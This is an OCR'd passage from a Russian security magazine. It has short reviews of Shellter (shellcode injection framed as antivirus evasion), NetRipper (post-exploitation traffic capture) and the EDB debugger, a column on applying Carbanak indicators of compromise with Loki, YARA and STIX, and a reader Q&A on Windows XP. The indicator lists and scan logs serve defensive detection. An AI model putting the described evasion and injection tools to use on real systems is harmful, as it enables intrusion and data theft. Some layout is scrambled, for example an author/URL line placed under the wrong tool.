
SHELLTER

Shellter — это инструмент для динамической инъекции шелл-кода и, возможно, первый динамический инфектор PE-файлов, когда-либо созданный. Он может быть использован для того, чтобы инжектировать шелл-код в любое 32-битное (пока что поддерживается только оно) нативное Windows-приложение. Шелл-код может быть как собственный, так, например, и сгенерированный с помощью того же Metasploit. Для своей работы Shellter использует уникальные динамические подходы, которые основываются на потоке выполнения целевой программы. Для этого он запускает, трассирует программу и выбирает наиболее подходящие места для инжекта.

Особенности:

- совместимость с Windows (XP SP3 и выше) и Wine/CrossOver для Linux/Mac;
- не требует установки;
- заражение PE несколькими шелл-кодами;
- поддержка Reflective DLL loaders;
- встроенные Metasploit Payloads;
- polymorphic-движок;
- использует Dynamic Thread Context информацию для усложнения статического анализа;
- дизассемблирование и отображение доступных точек для инжекта.

Так что в арсенале обхода AV пополнение.



Автор:
Evan Teran

URL:
github.com/eteran/edb-debugger

Система:
Linux/FreeBSD/OpenBSD/OSX/
Windows

NETRIPPER

NetRipper — это инструмент для постэксплуатации Windows-систем. Инструмент использует API-хуки для перехвата сетевого трафика и функций, связанных с криптографией, от низко привилегированного пользователя, чтобы захватывать трафик в открытом виде и зашифрованный трафик до его шифрования или после его расшифровки.

Основная цель данного инструмента — посмотреть сетевой трафик на скомпрометированной машине при наличии низких привилегий в системе.

Инструмент успешно тестировался на таких программах, как Putty, WinSCP, SQL Server Management Studio, Lync (Skype for Business), Microsoft Outlook, Google Chrome, Mozilla Firefox.

Основные компоненты:

- NetRipper.exe — программа для конфигурирования и инжектирования DLL;
- DLL.dll — инжектируемая DLL, для перехвата нужного API и сохранения данных в файл;
- netripper.rb — Metasploit post-exploitation модуль.

Плагины:

- PlainText — позволяет захватывать только plain-text данные;
- DataLimit — сохраняет только первые байты ответов и запросов;
- Stringinder — ищет определенные строчки в трафике.

Инструмент впервые был представлен на DEF CON 23 (Лас-Вегас) в 2015 году.

EDB

Edb — это кросс-платформенный x86/x86-64-отладчик. Его создатели вдохновились легендарным OllyDbg, но ориентировались на работу с архитекту-

рами x86 и x64 и множеством целевых операционных систем. Пока официально есть поддержка только Linux, но портирование FreeBSD, OpenBSD, OS X и Windows идет с различным успехом и поддержкой тех или иных функций (специфика ОС все-таки дает о себе знать).

Отладчик также позволяет писать собственные плагины и имеет ряд встроенных:

Analyzer, Assembler, BinaryInfo, BinarySearcher, Bookmarks, BreakpointManager, CheckVersion, DebuggerCore, DumpState, FunctionFinder, HardwareBreakpoints, HeapAnalyzer, OpcodeSearcher, ProcessProperties, ROPTool, References, SymbolViewer.

Проект зависит от Qt >= 4.6 и Boost >= 1.35. В качестве движка дизассемблирования используется Capstone.
Устанавливается следующим образом:

```
$ git clone --recursive ↵
    git@github.com:eteran/edb-debugger.git
$ qmake
$ make
$ make install
```

Для более подробной информации смотри
Wiki проекта.

Колонка Дениса Макрушина

ЗАСТАВЬ МАЛВАРЬ ИГРАТЬ ПО ПРАВИЛАМ

Денис Макрушин

Выпускник факультета информационной безопасности НИЯУ «МИФИ». Специализируется на исследовании угроз. Занимался тестированием на проникновение и аудитом безопасности корпоративных веб-приложений, стресс-тестированием информационных систем на устойчивость к DDoS-атакам, принимал участие в организации и проведении международных мероприятий по проблемам практической безопасности @difezza, defec.ru@difezza, defec.ru

Пока ты читаешь эти строки, в периметре какой-то организации происходит инцидент: вредоносное ПО под тщательным руководством киберпреступников ведет охоту за ценными данными жертвы — за информацией, утечка которой может спровоцировать крупную финансовую катастрофу или поставить под вопрос существование бизнеса.

Зачастую такие спецоперации могут длиться годами, и жертва может даже не догадываться о присутствии постороннего в ее собственной ИТ-инфраструктуре. Однако самое печальное, что о существовании, целях и средствах злоумышленников могут уже знать эксперты, которые пристально следят за активностью киберпреступных групп и развитием их инструментов и, кроме того, участвуют в расследовании аналогичных инцидентов, где использовались подобные средства. Более того, уже могут быть опубликованы материалы исследований инструментов, обнаруженных при проведении той или иной APT-атаки, и в этих материалах, кроме текста о том, как исследователь копался в исходном коде малвари, зачастую может содержаться куда более ценная информация, которая окажется полезной для «харденинга» IT-инфраструктуры.

КОГДА НЕ УСПЕВАЮТ ПАТЧИ

Carbanak. Как много это слово значит для администратора IT-инфраструктуры и ИБ банков. APT-кампания, о которой мы писали ранее, позволила киберпреступникам провернуть кражу в размере, по предварительным оценкам, приближающемуся к миллиарду долларов.

Помимо масштаба украденного, на фоне других угроз эта APT выделяется техниками, которые злоумышленники использовали для изучения своих жертв и закрепления в их инфраструктурах. Киберпреступники проводили разведку в ручном режиме, пытаясь взломать нужные компьютеры (например, компьютеры администраторов) и применяя инструменты, обеспечивающие дальнейшее заражение компьютеров в сети. При этом параллельно эксперты антивирусных компаний расследовали инциденты, за которыми стояли участники преступной группы Carbanak, и поспешно уведомляли жертв, у которых был обнаружены вредоносные компоненты.

Впоследствии по результатам расследования был опубликован отчет (https://securelist.com/files/2015/02/Carbanak_APT_eng.pdf), в котором, помимо прочей информации, содержались так называемые индикаторы компрометации. Данные индикаторы предназначены для того, чтобы любой желающий при помощи специализированных инструментов смог проверить наличие вредоносных компонентов Carbanak в своей инфраструктуре и принять соответствующие меры для повышения ее защищенности. Однако приложения, в которых публикуется данная информация, очень часто остаются без нужного внимания, потому что читатель попросту не знает, что делать с различными IOC, YARA rules и прочими структурами данных, представленных в подобных отчетах.

ОПЕРАТИВНАЯ ИНФОРМАЦИЯ КАК СРЕДСТВО СНИЖЕНИЯ РИСКОВ

Владельцам IT-инфраструктур необходимо регулярно проверять свои информационные ресурсы на наличие в них вредоносных компонентов, которые мо-

гут оказаться там, например, в результате эксплуатации злоумышленниками уязвимостей нулевого дня. Но что, если о существовании подобных компонентов еще не знают даже разработчики средств защиты, установленных в информационной системе? При этом в распоряжении ее владельца оказывается экспертная информация — приватный отчет о расследовании той или иной угрозы или уже опубликованное исследование какой-либо APT.

Типичный отчет содержит приблизительно следующую информацию об APT-кампании:

- детали о цели и жертвах;
- время активности;
- перечень узлов (IP-адреса) жертв;
- текущая активность;
- показатели компрометации (IOC, YARA rules);
- инструменты, которые использовали злоумышленники;
- описания инфраструктуры командных центров (C&C);
- MD5-хеши вредоносных компонентов.

Среди технической информации о деталях проведения той или иной APT-кампании для администратора безопасности информационной системы наибольший практический интерес представляют «показатели компрометации». Данная структурированная информация предназначена для импорта в автоматизированные средства проверки инфраструктуры на наличие признаков заражения.

ПОКАЗАТЕЛИ КОМПРОМЕТАЦИИ

Показатель компрометации (indicator of compromise, IOC) — это артефакт, который при помощи специальных утилит позволяет определить факт заражения и может находиться как на конкретном узле сети, так и в сетевом трафике. Унифицированный формат описания данных индикаторов по-прежнему остается открытым вопросом, однако в индустрии широкое распространение и поддержку получили несколько типов структурированных данных.

IOC

IOC — данные для записи, определения и распространения информации об угрозах, позволяющие определить ее наличие в инфраструктуре посредством автоматизированного анализа программными средствами.

Простые сценарии использования подразумевают поиск специфичных файлов в системе по различным признакам: MD5-хешу, имени файла, дате создания, размеру и прочим атрибутам. Кроме того, можно искать различные специфичные признаки в памяти или специфичные записи в реестре операционной системы Windows.

Администратор также может интегрировать IOC, взятые из отчетов, в различные защитные решения:

- средства защиты класса Endpoint Security;
- SIEM;
- IDS/IPS;
- HIDS/HIPS.

Инструменты для расследования инцидентов

Существует множество коммерческих решений для работы с IOC, однако в ряде случаев достаточно возможностей их «опенсорсных» аналогов для проверки целевой системы на наличие признаков заражения. Например, Loki — IOC-сканер, распространяющийся по лицензии GPL, который позволяет искать в целевой системе различные артефакты в результате вредоносной активности.

```
118 0022c1fe1d6b036de2a08d50ac5446a5;Kaspersky Carbanak APT Malware Hash http://goo.gl/0Nhax2
119 0155738045b331f44d300f4a7d08cf21;Kaspersky Carbanak APT Malware Hash http://goo.gl/0Nhax2
120 0275585c3b871405dd299d458724db3d;Kaspersky Carbanak APT Malware Hash http://goo.gl/0Nhax2
121 0ad4892ead67e65ec3dd4c978fce7d92;Kaspersky Carbanak APT Malware Hash http://goo.gl/0Nhax2
122 0ad6da9e62a2c985156a9c53f8494171;Kaspersky Carbanak APT Malware Hash http://goo.gl/0Nhax2
123 1046652e0aaa682f89068731fa5e8e50;Kaspersky Carbanak APT Malware Hash http://goo.gl/0Nhax2
124 10e0699f20e31e89c3becfd8bf24cb4c;Kaspersky Carbanak APT Malware Hash http://goo.gl/0Nhax2
125 1300432e537e7ba07840adecf38e543b;Kaspersky Carbanak APT Malware Hash http://goo.gl/0Nhax2
126 15a4eb525072642bb43f3c188a7c3504;Kaspersky Carbanak APT Malware Hash http://goo.gl/0Nhax2
127 16cda323189d8eba4248c0a2f5ad0d8f;Kaspersky Carbanak APT Malware Hash http://goo.gl/0Nhax2
128 1713e551b8118e45d6ea3f05ec1be529;Kaspersky Carbanak APT Malware Hash http://goo.gl/0Nhax2
129 1a4635564172393ae9f43eab85652ba5;Kaspersky Carbanak APT Malware Hash http://goo.gl/0Nhax2
130 1b9b9c8db7735f1793f981d0be556d88;Kaspersky Carbanak APT Malware Hash http://goo.gl/0Nhax2
131 1d1ed892f62559c3f8234c287cb3437c;Kaspersky Carbanak APT Malware Hash http://goo.gl/0Nhax2
132 1e127b92f7102fbd7fa5375e4e5c67d1;Kaspersky Carbanak APT Malware Hash http://goo.gl/0Nhax2
133 1e47e12d11580e935878b0ed78d2294f;Kaspersky Carbanak APT Malware Hash http://goo.gl/0Nhax2
134 1f43a8803498482d360befc6dfab4218;Kaspersky Carbanak APT Malware Hash http://goo.gl/0Nhax2
135 1fd4a01932df638a8c761abacffa0207;Kaspersky Carbanak APT Malware Hash http://goo.gl/0Nhax2
136 20f8e962b2b63170b228ccaff51aeb7d;Kaspersky Carbanak APT Malware Hash http://goo.gl/0Nhax2
137 26d6bb7a4e84bec672fc461487344829;Kaspersky Carbanak APT Malware Hash http://goo.gl/0Nhax2
138 2908afb4de41c64a45e1eb2503169108;Kaspersky Carbanak APT Malware Hash http://goo.gl/0Nhax2
139 2c6112e1e60f083467dc159ffb1ceb6d;Kaspersky Carbanak APT Malware Hash http://goo.gl/0Nhax2
140 2cba1a82a78f4dcbad1087c1b71588c9;Kaspersky Carbanak APT Malware Hash http://goo.gl/0Nhax2
141 2e2aa05a217aacf3105b4ba2288ad475;Kaspersky Carbanak APT Malware Hash http://goo.gl/0Nhax2
142 36cdf98bc79b6997dd4e3a6bed035dca;Kaspersky Carbanak APT Malware Hash http://goo.gl/0Nhax2
143 36dfd1f3bc58401f7d8b56af682f2c38;Kaspersky Carbanak APT Malware Hash http://goo.gl/0Nhax2
144 39012fb6f3a93897f6c5edb1a57f76a0;Kaspersky Carbanak APT Malware Hash http://goo.gl/0Nhax2
145 3dc8c4af51c8c367fbe7c7feef4f6744;Kaspersky Carbanak APT Malware Hash http://goo.gl/0Nhax2
146 407795b49789c2f9ca6eca1fbab3c73e;Kaspersky Carbanak APT Malware Hash http://goo.gl/0Nhax2
147 45691956a1ba4a8ecc912aeb9f1f0612;Kaspersky Carbanak APT Malware Hash http://goo.gl/0Nhax2
```

Перечень MD5-хешей компонентов Carbanak APT в файле hash-iocs сканера Loki

Для проверки системы достаточно распаковать архив с утилитой и добавить нужные IOC-атрибуты. В папке приложения signature находятся следующие категории IOC:

- **`filename-iocs`** — текстовый файл, в котором содержатся списки атрибутов файловой системы, являющихся результатом активности той или иной угрозы;

- **hash-iocs** — перечень MD5, SHA-1 и SHA-256 хешей вредоносных компонентов, которые присутствуют в системе после ее заражения;
- **falsepositive-hashes** — список исключений MD5, SHA-1 и SHA-256 хешей, которые при детекте соответствующих компонентов помечаются сканером как ложное срабатывание.

В качестве примера возьмем опубликованный отчет об исследовании APT Carbanak (https://securelist.com/files/2015/02/Carbanak_APT_eng.pdf). На странице 36 данного отчета содержится перечень MD5-хешей всех вредоносных компонентов, которые могут оказаться в системе после ее заражения. Откроем файл hash-iocs сканера и внесем соответствующее правило в следующем формате: <MD5>;<description>.

Затем в текстовом файле **filename-iocs**, описывающем атрибуты вредоносных компонентов в файловой системе, создадим индикатор в формате

```
# COMMENT
# REGULAREXPRESSION;SCORE
```

```
102
103 # Kaspersky Carbanak APT Malware Hash http://goo.gl/0Nhax2
104 (application data|AppData|Anwendungsdaten)\\mozilla\\[^\\]+\.bin;80
105 \\System32\\com\\svchost\.exe;80
106 \\ProgramData\\mozilla\\[^\\]+\.bin;80
107 \\(Windows|WinXP)\\paexec;80
108 SysWOW64\\com\\svchost\.exe;80
```

ОС для файловой системы в перечне filename-iocs сканера Loki

```
[INFO] Initialized Yara rules from general_officemacros.yar
[INFO] Initialized Yara rules from generic_anomalies.yar
[INFO] Initialized Yara rules from generic_cryptors.yar
[INFO] Initialized Yara rules from generic_lsass_dump.yar
[INFO] Initialized Yara rules from pup_lightftp.yar
[INFO] Initialized Yara rules from spy_equation_fiveeyes.yar
[INFO] Initialized Yara rules from spy_querty_fiveeyes.yar
[INFO] Initialized Yara rules from spy_regin_fiveeyes.yar
[INFO] Initialized Yara rules from thor-hacktools.yar
[INFO] Initialized Yara rules from thor-webshells.yar
[INFO] Initialized Yara rules from thor_inverse_matches.yar
[INFO] Initialized Yara rules from threat_lenovo_superfish.yar
[INFO] Skipping Process - PID: 0 NAME: System Idle Process CMD: N/A
[INFO] Skipping Process - PID: 4 NAME: System CMD: N/A
[NOTICE] Scanning Process - PID: 432 NAME: smss.exe CMD: \SystemRoot\System32\sm
ss.exe
[NOTICE] Scanning Process - PID: 560 NAME: csrss.exe CMD: %SystemRoot%\system32\
csrss.exe ObjectDirectory=\Windows SharedSection=1024,12288,512 Windows=On SubSy
stemType=Windows ServerDll=basesrv,1 ServerDll=winsrv:UserServerDllInitializatio
n,3 ServerDll=winsrv:ConServerDllInitialization,2 ServerDll=sxssrv,4 ProfileCont
rol=Off MaxRequestThreads=16
[NOTICE] Scanning Process - PID: 620 NAME: wininit.exe CMD: wininit.exe
[NOTICE] Scanning Process - PID: 636 NAME: csrss.exe CMD: %SystemRoot%\system32\
csrss.exe ObjectDirectory=\Windows SharedSection=1024,12288,512 Windows=On SubSy
stemType=Windows ServerDll=basesrv,1 ServerDll=winsrv:UserServerDllInitializatio
n,3 ServerDll=winsrv:ConServerDllInitialization,2 ServerDll=sxssrv,4 ProfileCont
rol=Off MaxRequestThreads=16
[NOTICE] Scanning Process - PID: 688 NAME: services.exe CMD: C:\WINDOWS\system32
\services.exe
[NOTICE] Scanning Process - PID: 700 NAME: lsass.exe CMD: C:\WINDOWS\system32\ls
ass.exe
[NOTICE] Scanning Process - PID: 712 NAME: lsm.exe CMD: C:\WINDOWS\system32\lsm.
exe
[NOTICE] Scanning Process - PID: 808 NAME: winlogon.exe CMD: winlogon.exe
```

Процесс сканирования утилитой Loki

После внесения нужных индикаторов в базу знаний сканера можно приступить к сканированию. Для этого необходимо запустить исполняемый файл **loki.exe** с правами администратора (в противном случае у сканера не будет возможности проверить содержимое оперативной памяти на наличие атрибутов) и дождаться завершения процедуры.

По результатам сканирования приложение составит отчет, который будет находиться в каталоге с программой и называться **loki.txt**.

Yara rules

Помимо IOC-индикаторов, к отчетам могут прилагаться файлы с расширением yar. В них содержатся правила, составленные согласно специальному синтаксису, для YARA — инструмента, предназначенного для идентификации и классификации вредоносных семплов. Так называемые YARA rules описывают признаки наличия малвари. В том случае, если выполняется одно из правил, анализатор выносит вердикт о заражении и конкретных экземплярах вредоносного ПО.

Сканер Loki также поддерживает YARA-правила, а значит, взятые из отчетов yar-файлы могут стать хорошим поводом для проверки своей системы на наличие угрозы, упомянутой в отчете. Для этого достаточно переместить yar-файл в папку signature и запустить проверку. Однако для работы с YARA-правилами куда лучше подходит официальный инструмент от создателей проекта YARA, так как его база знаний регулярно пополняется и она куда больше, чем базы аналогичных утилит, что позволяет в результате сканирования получить более полную картину защищенности инфраструктуры.

Для проверки наличия тех или иных вредоносных компонентов в инфраструктуре на рабочей станции достаточно запустить утилиту YARA с нужными параметрами. Например:

```
yara32.exe -d md5=<MD5_hash> <this_is_yara_rule.yar> <dir_for_check>
```

где параметр **-d** используется для определения внешних переменных. При соответстви условиям правила утилита выведет уведомление с названием правила и компонент, на котором оно сработало.

```
C:\yara>yara64.exe -d path=/appdata/roaming/ -d md5=3bb34a700e8d21acfdfe0f09208a
7c01 rules\references.yar sysinternals\procdump.exe
RULE_SUSP_BHV sysinternals\procdump.exe

C:\yara>
```

Пример сработавшего правила YARAw

В результате администратор может запланировать запуск подобных проверок, например при загрузке системы. Для этого достаточно написать простой

PowerShell-скрипт, который будет запускать утилиты с нужными параметрами и, если потребуется, назначать его запуск для всех хостов при помощи Active Directory: **User configuration -> Windows configuration -> Scenarios ->Logon**.

STIX/JSON

Structured Threat Information Expression (STIX) — унифицированный язык для структурированной записи информации об угрозах. STIX разработан для эффективного применения данных об угрозах и используется для задач анализа вредоносного ПО, составления индикаторов, оперативного реагирования на инциденты и публикации информации об угрозах.

Огромное количество защитных решений поддерживают правила STIX и JSON для развертывания их в инфраструктуре, в их числе:

- SIEM;
- защитные решения, основанные на индикаторах (например, сканеры);
- forensic-платформы;
- решения класса Endpoint Security и прочее.

STIX-отчета можно импортировать в популярное SIEM-решение IBM QRadar, используя специально подготовленный Python-скрипт:

```
./stix_import.py -f STIXDocument.xml -i 192.168.56.2 ↵
    -t XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX -r MyReferenceSet
```

где **-f** определяет расположение локального STIX-документа, **-i** определяет хост с установленной QRadar-консолью, **-t** задает сервис-токен для QRadar.

JSON — один из наиболее популярных форматов представления данных, который также часто прилагается к отчетам. Применение данных в формате JSON зависит от задач администратора и особенностей программного решения, в которое импортируются эти данные. Например, если есть IP-адреса командных центров, к которым подключаются зараженные рабочие станции, администратору защищаемой инфраструктуры имеет смысл внести эти IP-адреса в черный список своего файрвола.

КТО ВЛАДЕЕТ ИНФОРМАЦИЕЙ, ТОТ...

Данный материал должен еще раз напомнить (а для кого-то и открыть) читателям нашего ресурса тот факт, что отчеты об исследовании той или иной угрозы несут в себе куда больше полезной информации, чем может показаться на первый взгляд. Они должны быть полезны не только для администратора, который вынужден постоянно искать актуальную информацию об угрозах, но и для защищаемой им инфраструктуры, которая должна оперативно реагировать на появление новых угроз. Ведь, в конце концов, кто владеет информацией, тот снижает риски быть взломанным.

ВОПРОС ДЛЯ ДЕНИСА.

Вышла десятая винда. Насколько объективно опасно сейчас сидеть под Windows XP, если учесть, что я не сижу под админом и у меня стоит Google Chrome и адекватный продукт класса Internet Security? Интересно неангажированное мнение Дениса Макрушина :).

Система больше не поддерживается разработчиком (только, возможно, в рамках индивидуальных контрактов), а это значит, что 0day-уязвимости останутся там навсегда — никто не будет их патчить. И здесь не поможет Google Chrome, потому что рейтинги по количеству «зиродеев» возглавляют другие, не менее популярные продукты (привет, Adobe!). В данном случае тебя действительно может спасти хороший продукт класса Internet Security, где имеются технологии защиты от эксплоитов или Default Deny технологии, которые не дадут заразе запуститься даже в случае, если она окажется на рабочей станции (например, попадет через USB-носитель).

В качестве конкретного примера возьмем drive-by атаки и какой-нибудь зловред семейства вымогателей (Trojan-Ransom), которые часто распространяются злодеями посредством 100500-day сплоитов к прикладному ПО. Если сплоит к PDF, то Chrome не даст злодеям загрузить троянца по той причине, что все PDF-доки по умолчанию этот браузер запускает в собственной читалке, которая, в свою очередь, находится в песочнице браузера. В том случае, если сплоит, например, к Flash, то антивирусный продукт с активной технологией защиты от эксплоитов определит подозрительное поведение. Это значит, что drive-by в данном случае не сработает.

Однако если этот троянец попадет на рабочую станцию посредством MitM-атаки (злодей подменит скачиваемый жертвой бинарь), то велика вероятность его успешного запуска. В случае с шифровальщиком толковый антивирус заметит подозрительную активность (операции открытия файлов с популярными у шифровальщика расширениями на запись и изменения его структуры требуют предварительного бэкапа) и не даст зловреду выполнить свою функцию. Однако в случае со сложным шпионским ПО ситуация может быть совершенно другая.


Тем не менее ни один разработчик средства защиты никогда не даст стопроцентной гарантии защищенности пользователя (0day в защитных продуктах и недостатки их конфигурации никто не отменял, и, кроме того, не только drive-by атаки служат средством доставки малвари), тем более пользователя, который сам делает все для того, чтобы малварь оказалась на компьютере. Именно поэтому регулярно обновляй стороннее ПО, которое используешь, обновляй базы антивирусного продукта, настрой файрвол, меняй пароли и будь параноиком. ⌧

ДЕТИ ЛЕЙТЕНАНТА CRYPTOLOCKER'А

Евгений Дроботун
drobotun@xakep.ru

ВСКРЫВАЕМ DIRCRYPT, TORLOCKER, TESLACRYPT, TORRENTLOCKER, CRITRONI И CRYPTOWALL

